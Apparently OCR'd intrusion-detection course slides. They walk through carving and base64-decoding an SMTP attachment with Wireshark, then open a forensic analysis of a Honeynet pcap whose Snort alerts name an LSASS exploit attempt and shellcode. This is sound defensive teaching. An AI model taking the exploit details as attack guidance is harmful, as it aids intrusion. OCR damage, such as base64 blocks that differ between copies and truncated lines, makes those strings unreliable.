- You need to edit the saved conversation so that all that remains is the encoded attachment
- Decode the attachment so it is readable

Intrusion Detection In-Depth

Wireshark can assist in extracting an SMTP attachment, but you must perform some additional steps to be able to scrutinize the attachment in its original form. You can save the "Follow TCP Stream" conversation into a file. This contains the entire SMTP exchange – more than you want. Then you must edit the file that contains the saved conversation so that all that remains is the encoded content. Finally, you need to decode the content to restore it to its original format.

The example explained in the next several slides shows how to extract an attachment that is encoded in base64. There is a utility known as "base64" that can be used on Linux/BSD operating systems to decode the attachment. A free Windows tool called "Notepad++" can perform base64 decoding.

SMTP Conversation Stream



```
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

This is a test mailing
------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment
```

JVBERi0xLjQKJcfsj6IKNSAwIG9iago8PC9MZW5ndGggNiAwIFIvRmlsdGVyIC
ZT4+CnN0cmVhbQp4nKVZ23Lb0BJ911fgLVSVhRAAr3nLOMGWd32ZiZVJtpx5oC
X/E/TjdAgABlxdlKuVy2RKDR190nwW/Ep4z4+DP8zdezlx9ictfNfPIv+L2bfZ
ixL8Ynk7U/sYiTmJU0GTlCzXMxamNAnIcjfzVk3Ht3X5/YvHvswJ95m/8IOFL4
ew75U5BO0xAPE8FZns28i7fzV6AQPGUhDVMBhy5XM+/8BLeO6nCfBn5MFozjY9
4hZ0Qx5WhDRRoq69437OO99rPs7/Wv5bncUjGkVpqldcnH4mWb0iD2VekIc5aO
33vydIWQ26ZdZz3JmloKBPtYqAwIaRQ0BjwUqI0BLKUBScFt6kHbF62yzXLGQj
70Xl71enVZop8wc/RL72wWj+dbPpy6bu/iLXTzk5vrz40/zy30l+asj707MTQi
zfcoHwVCKFAYB6m/KPDVxDSpsjbr3cnV8YfT35enlxdugCEddHBpjP9AgJf3BX
nVfbVdGRbV9WZV8W3cRFLILgDs7WPnLPChlkpD9E34PATyXEEEfQQT3XbvmBDF
FhyyR5jTDuXFNSQG2VRZWZuMC9Ih4zowWqYaHp/i6QmjQRQMGe5B9k+qxTGwaf
HhSOSGma8tQ7NscMggIqAqbkMIoVg0YOBdA3jtyA0OTE+tCPUFMTpSAsqZEV25
qMoFrEVKfivrrH3ERWEEPtcVPIi79qSzUFrd1IsW/BjQNAkD725bZa105RHptv

Intrusion Detection In-Depth

carve-smtp.pcap


First, use the "Follow TCP Stream" to analyze the particular conversation of interest. Next, save the conversation, in raw format to a file name of your choosing. The file used in the example is "/tmp/smtp-carve.txt".

Some of the pertinent parts of this SMTP message are the MIME boundary – the line with beginning dashes and followed by the long number "_MIME_BOUNDARY_000_11181". This starts a MIME message. There should be an identical string following the MIME message to separate it from any subsequent SMTP text/attachments/headers.

Following the MIME boundary are MIME headers. The "Content-Type" header indicates that is an "application/octet-steam". It is encoded in base64 and is an attachment. This is the part that we want to "carve out".

Day3 demonstration pcaps are found in /home/sans/demo-pcaps/Day3-demos on the VM.

To see the output, enter the following on the command line:
wireshark carve-smtp.pcap



Edit the Saved File


```
220 JSmith-desktop ESMTP Postfi
EHLO JSmith-desktop^M
250-JSmith-desktop^M
250-PIPELINING^M
250-SIZE 10240000^M
250-VRFY^M
250-ETRN^M
250-STARTTLS^M
250-ENHANCEDSTATUSCODES^M
250-8BITMIME^M
250 DSN^M
MAIL FROM:<JSmith@comcast.net>^
250 2.1.0 Ok^M
RCPT TO:<jesse@myheart.com>^M
250 2.1.5 Ok^M
DATA^M
354 End data with <CR><LF>.<CR>
Date: Fri, 28 Sep 2012 11:33:17
To: jesse@myheart.com^M
From: JSmith@comcast.net^M
Subject: test Fri, 28 Sep 2012
X-Mailer: swaks v20061116.0 jet
MIME-Version: 1.0^M
:%s/^M//g
```

```
This is a test mailing
------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment
```

```
JVBERi0xLjQKJcfsj6IKNSAwIG9iago8PC9MZW5ndGggNiAwIFIvRmlsdGVyIC9GbGF0ZURlY29k
ZT4+CnN0cmVhbQp4nKVZ23Lb0BJ911fgLVSVhRAAr3nLOM6Wd32ZiZVJtpx5oCna5oYiFZKy4n+Y
X/E/TjdAgABlxdlKuVy2RKDR19OnwW/Ep4z4+DPBzdez1x9ictfNfPIv+L2bfZsxuYAMf/I1+W0J
ixL8Ynk7U/sYiTmJU0GTlCzXMxamNAnIcjfzVk3Ht3X5/YvHvswJ95m/8IOFL4jzYL7832zhU85g
ew7SU5BO0xAPEBFZns28i7fzV6AQPGUhDVMBhy5XM+/8BLeO6nCfBn5MFozjY99RgTyRd5dXr8/f
4hZOQxSWhDRRoq6943700Q99rPs7/Wv5bncUjGkVpqldcnH4mWb0iD2VekIc5aOL7sfCKtstIX5jP
33vyd1WQ26ZdZz3Jm1oKBPtYqAwIaRQOBjwUqI0BLKU8ScFt6kHbF62yzXLGQjBBAwb2RaA3Lrv6
78Xl71enV2op6wc/RL72wWj+dbPpy6bu/iLXTzk5vrz48/zy3Ql+asj707MTQinFTzU5vZCfLz8u
zfcoHwVCKFAYB6m/KPDVxDSpsjbr3cnV8YfT35enlxdugCEddHBpjP9AgJf3BXmnrdxk+dfsriBl
nVfbVdGRbV9WZV8W3cRFLILgDs7WPnLPChlkpD9E34PATyXEEEfQQT3XbvmBDFSZSZX7RuaFSnuV
FhyyR5jTDuXFNSQG2VRZWZuMC9Ih4zowWqYaHp/i6QmjQRQMGe5B9k+qxTGwafVTuXcRcEEjU0vX
HhSOSGma8tO7NscMggIqAqbkMIoVg0YOBdA3jtyA00TE+tCPUFMTpSAsqZEV25Ks2oMtcYjaD+4P
qMoFrEVKfivrrH3ERWEEPtcVPIi79qSzUFrdlIsW/BjQNAkD725bZa105RHptvk9yTrSNbc9qcr6
K3yXwVpZy5wjcDgwk237BpQs86yqHkn3tdxsitUR2dYgrduLNhMBwNiLINBBfZGyQyzJixWVIlgA
OJvYxaJz/x7UzchtYOFcDOFI/MGd3i43B4HJLNLe8ybapaYyXlBt3WCJdeW6RMdBVhu02daroiVX
2xog96qBp2U3qO8HNBaj+gz0UFE+rSVAf8JlaCOLtXplvZJJBBUXCm3NtbfrdBEwzk0RQKwKUtSr
sr7riIoXY4wKjbl4YCOP/F52PWm28HsLfsub9O3kDUIaftHv8EOoAVyMAYP+xLVbGsuRgjLfhPI+
```

Next, either exit Wireshark or use a different terminal to edit the saved file – in this case "/tmp/smtp-carve.txt".

You may need to remove the "^M characters" from the file. These are a result of different line endings used in Windows and Unix. There are a few ways to remove them, yet gedit has the capability to do this for you. In this example assume the SMTP content has been saved to file name "tmp/test.txt. Use gedit and "Save As" with a "Line Ending" of Unix/Linux.




abcd

Name: [illegible].txt

Save in folder: tmp

Character Encoding: Current Locale (UTF-8) Line Ending: Unix/Li

Delete all the lines before the beginning of the base64 encoding.



End of base64 Encoding

5


```
b2JqCnhyZWYKMCAzMwowMDAwMDAwMDAwIDY1NTM1IGYgCjAwMDAwMDkzNzAgMDAwMDAgbiAKMDAw
MDAxMTcwNiAwMDAwMCBuIAowMDAwMDA5MjgxIDAwMDAwIG4gCjAwMDAwMDg2MzUgMDAwMDAgbiAK
MDAwMDAwMDAxNSAwMDAwMCBuIAowMDAwMDAyNzQxIDAwMDAwIG4gCjAwMDAwMDk0MzUgMDAwMDAg
biAKMDAwMDAwOTk3NiAwMDAwMCBuIAowMDAwMDA5ODI5IDAwMDAwIG4gCjAwMDAwMTAyMDIgMDAw
MDAgbiAKMDAwMDAxMDEzNCAwMDAwMCBuIAowMDAwMDA5NDc2IDAwMDAwIG4gCjAwMDAwMDk1MDYg
MDAwMDAgbiAKMDAwMDAwODc5NSAwMDAwMCBuIAowMDAwMDAyNzYxIDAwMDAwIG4gCjAwMDAwMDQ2
NzkgMDAwMDAgbiAKMDAwMDAwOTU2NyAwMDAwMCBuIAowMDAwMDA5NTk3IDAwMDAwIG4gCjAwMDAw
MDg5NTcgMDAwMDAgbiAKMDAwMDAwNDcwMCAwMDAwMCBuIAowMDAwMDA2MzQ4IDAwMDAwIG4gCjAw
MDAwMDk2NTggMDAwMDAgbiAKMDAwMDAwOTY4OCAwMDAwMCBuIAowMDAwMDA5MTE5IDAwMDAwIG4g
CjAwMDAwMDYzNjkgMDAwMDAgbiAKMDAwMDAwODYxNCAwMDAwMCBuIAowMDAwMDA5NzM4IDAwMDAw
IG4gCjAwMDAwMDk3NjggMDAwMDAgbiAKMDAwMDAwOTkxMCAwMDAwMCBuIAowMDAwMDEwMDU4IDAw
MDAwIG4gCjAwMDAwMTAyODEgMDAwMDAgbiAKMDAwMDAxMDM0MCAwMDAwMCBuIApp0cmFpbGVyCjw8
IC9TaXplIDMzIC9Sb290IDEgMCBSIC9JbmZvIDIgMCBSCi9JRCBbPEFDRTU5OTI4NDNBNjcxQzg1
RkZCRjhFRDgzM0RFNTZEPjxBQ0U1OTkyODQzQTY3MUM4NUZGQkY4RUQ4MzNERTU2RD5dCj4+CnN0
YXJ0eHJlZgoxMTg2MAolJUVPRgo=
```

```
------=_MIME_BOUNDARY_000_11181--
```

End of base64 text

Intrusion Detection In-Depth

Remove all lines after the base64 encoding. You will know where the base64 encoding ends because you will see the identical boundary marker that preceded it "_MIME_BOUNDARY_000_11181".



Use base64 to Decode


```
$base64 -d /tmp/smtp-carve-base64.txt > attached.pdf

$md5sum /tmp/dos2unix.pdf
049c5cda264773031a113d168df0a795  /tmp/dos2unix.pdf

$md5sum attached.pdf
049c5cda264773031a113d168df0a795  attached.pdf
```

Intrusion Detection In-Depth

Let's assume that we saved the base64 encoding to a file named "/tmp/smtp-carve-base64.txt". We can decode it with the base64 command using the -d option. We direct that output to a file called "attached.pdf".

If you recall, the original file that was attached was "/tmp/dos2unix.pdf". If we compute the md5sum of that file as well as the extracted file "attached.pdf", we see that they are identical meaning that the content is almost certainly identical.

Compare Original and Extracted Files


File Edit View Document Tools Window Help
attached.pdf
dos2unix.pdf
1 / 4
103%
Original
File Edit View Document Tools Window Help
attached.pdf
1 / 4
103%
Extracted

dos2unix(1)

NAME
dos2unix - DOS/MAC to UNIX and vice versa text file format converter

SYNOPSIS

```
dos2unix [options] [-c CONVMODE] [-o FILE ...] [-n INFILE OU
unix2dos [options] [-c CONVMODE] [-o FILE ...] [-n INFILE OU
```

DESCRIPTION
The Dos2unix package includes utilities dos2unix and unix2dos to convert plain text file MAC format to UNIX format and vice versa. Binary files and non regular files, such as sof automatically skipped, unless conversion is forced.

Dos2unix has a few conversion modes similar to dos2unix under SunOS/Solaris.

In DOS/Windows text files line endings exist out of a combination of two characters: a Carri (CR) followed by a Line Feed (LF). In Unix text files line endings exists out of a single Newli which is equal to a DOS Line Feed (LF) character. In Mac text files, prior to Mac OS X, line en out of a single Carriage Return character. Mac OS X is Unix based and has the same line endings

OPTIONS
-c, --convmode CONVMODE
Set conversion mode. Where CONVMODE is one of: *ascii*, *7bit*, *iso*, *mac* with ascii being th

-f, --force
Force conversion of all files. Also binary files.

-h, --help
Display online help.

-k, --keepdate
Keep the date stamp of output file same as input file.

-L, --license
Display software license.

-l, --newline
Add additional newline.

dos2unix: Only DOS line endings are changed to two Unix line endings. In Mac mode on endings are changed to two Unix line endings.

unix2dos: Only Unix line endings are changed to two DOS line endings. In Mac mod

dos2unix(1) dos2unix(1)

NAME
dos2unix - DOS/MAC to UNIX and vice versa text file format converter

SYNOPSIS

```
dos2unix [options] [-c CONVMODE] [-o FILE ...] [-n INFILE OUTFILE ...]
unix2dos [options] [-c CONVMODE] [-o FILE ...] [-n INFILE OUTFILE ...]
```

DESCRIPTION
The Dos2unix package includes utilities dos2unix and unix2dos to convert plain text files in DOS or MAC format to UNIX format and vice versa. Binary files and non regular files, such as soft links, are automatically skipped, unless conversion is forced.

Dos2unix has a few conversion modes similar to dos2unix under SunOS/Solaris.

In DOS/Windows text files line endings exist out of a combination of two characters: a Carriage Return (CR) followed by a Line Feed (LF). In Unix text files line endings exists out of a single Newline character which is equal to a DOS Line Feed (LF) character. In Mac text files, prior to Mac OS X, line endings exist out of a single Carriage Return character. Mac OS X is Unix based and has the same line endings as Unix.

OPTIONS
-c, --convmode CONVMODE
Set conversion mode. Where CONVMODE is one of: *ascii*, *7bit*, *iso*, *mac* with ascii being the default.

-f, --force
Force conversion of all files. Also binary files.

-h, --help
Display online help.

-k, --keepdate
Keep the date stamp of output file same as input file.

-L, --license
Display software license.


-l, --newline
Add additional newline.

dos2unix: Only DOS line endings are changed to two Unix line endings. In Mac mode only Mac line endings are changed to two Unix line endings.

unix2dos: Only Unix line endings are changed to two DOS line endings. In Mac mode Unix line

Intrusion Detection In-Depth


Just to be sure that the original and extracted files are identical, we examine the two pdf files. As you can see they are the same, indicating our extraction operation was successful.



Sample Wireshark Application

Intrusion Detection In-Depth

There is no better way to explore the power of Wireshark than to analyze a sample application. Suppose you maintain full packet capture and you receive a Snort alert. You probably want to investigate what happened that caused the alert. This section demonstrates some of the steps you may take to perform traffic examination.



Snort Alerts

```
Snort alerts:
 snort -r attack-trace.pcap -q -A console -K none -c
   /etc/snort/snort.conf

  04/19-23:28:29.447746  [**] [1:2466:7] NETBIOS SMB-DS IPC$ unicode
  share access [**] [Classification: Generic Protocol Command
  Decode] [Priority: 3] {TCP} 98.114.205.102:1828 ->
  192.150.11.111:445
  04/19-23:28:30.172468  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
  DsRolerUpgradeDownlevelServer exploit attempt [**]
  [Classification: Attempted Administrator Privilege Gain]
  [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
  04/19-23:28:30.178588  [**] [1:648:7] SHELLCODE x86 NOOP [**]
  [Classification: Executable Code was Detected] [Priority: 1] {TCP}
  98.114.205.102:1828 -> 192.150.11.111:445
```

Attacker host/port

Victim host/port

Intrusion Detection In-Depth

Let's say that a Snort alert is generated for traffic for which full capture data is available. Wireshark can provide invaluable assistance in examining the traffic for you to determine what occurred. Wireshark allows you to approach the assessment process methodically. We'll see how that's done as we progress through the slides.


The traffic we look at in this exercise was taken from a Honeynet Forensics challenge found at:

http://www.honeynet.org/node/504

This is a bit of a contrived example since you typically don't have all of the traffic associated with one attack neatly wrapped into a pcap for you. As we'll discover, this attack was exclusively between one attacker, 98.114.205.102, and one victim and 192.150.11.111. If you had full packet capture available and were able to use tcpdump or Wireshark to filter traffic between these two hosts, you'd end up with the same records used to investigate this incident. Many of the investigative techniques we'll use to determine what transpired are applicable for live traffic and incidents as well.

This is an older attack, but it was selected for discussion for several reasons. First, it doesn't require knowledge of many different application protocols in order to understand the attack itself. And, second, it contains only five conversations, making it succinct enough to cover in handful of slides. The point is that the techniques used in exploring this traffic apply to many types of traffic and attacks.

These Snort alerts reflect output from the rules that were current at the time of the attack. It is possible that the rules changed or were deleted.




General Outline of Steps to Follow

- Use Wireshark's "Statistics" overview to see protocols and conversations
- Examine the conversations and attempt to recreate what transpired
- Follow this iterative process to methodically investigate

Intrusion Detection In-Depth

